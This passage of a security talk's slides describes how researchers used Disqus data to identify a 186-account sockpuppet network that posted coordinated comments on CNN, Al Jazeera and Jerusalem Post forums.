
# Disqus lets us map usernames to forums where they're active






# Disqus also lets us map usernames to comments\*









#### So Far

- Accounts with
  - Patterned profile names
  - Patterned usernames
  - Patterned emails
  - Similar registration times
  - Regular inter-registration delays
  - Alphabetical progression in usernames

- And
  - Active on the same set of sites
  - Shared duplicate comments across accounts
  - Vote for each other's comments to push them up

a

Puppet army size

186 confirmed

Period of activity

Four months (2014-06-5)

Comments posted

7269

Unique comments

5782 (1487 dups)

Primary targeted forums

CNN, Al Jazeera, Jerusalem Post















### What are they saying?



#### Consistent multi-faceted views

- Pro-Palestine
- Anti-Israel
- Anti-ISIS/L
- Writes "We (USA)", presents as Western
- Anti-Syria
- Anti-Obama
- Pro-Islam (Writes "I am Christian and I know that Christianity is worst religion in the world":)

### So who is this?



# No idea. Anything is pure speculation.




## Ways out?



### Shut down this puppet army





# Disqus limiting their API. (This would be a bad idea.)



- Puppetry is very likely happening in other places.
- But without the same amount of data, we can't tell.
- Disqus' open data approach is great for identifying these relationships and patterns, and we want to give them shouts for it.
- (But fix the unmask attacks.)

## Summary?



### Slide 223/225





- Without exception, all of the UGC sites we have looked at have proven to be fairly trivial to manipulate
- It is clear that this abuse is already taking place on many of them
  - Be aware of it;
  - Build tools to help deal with it;



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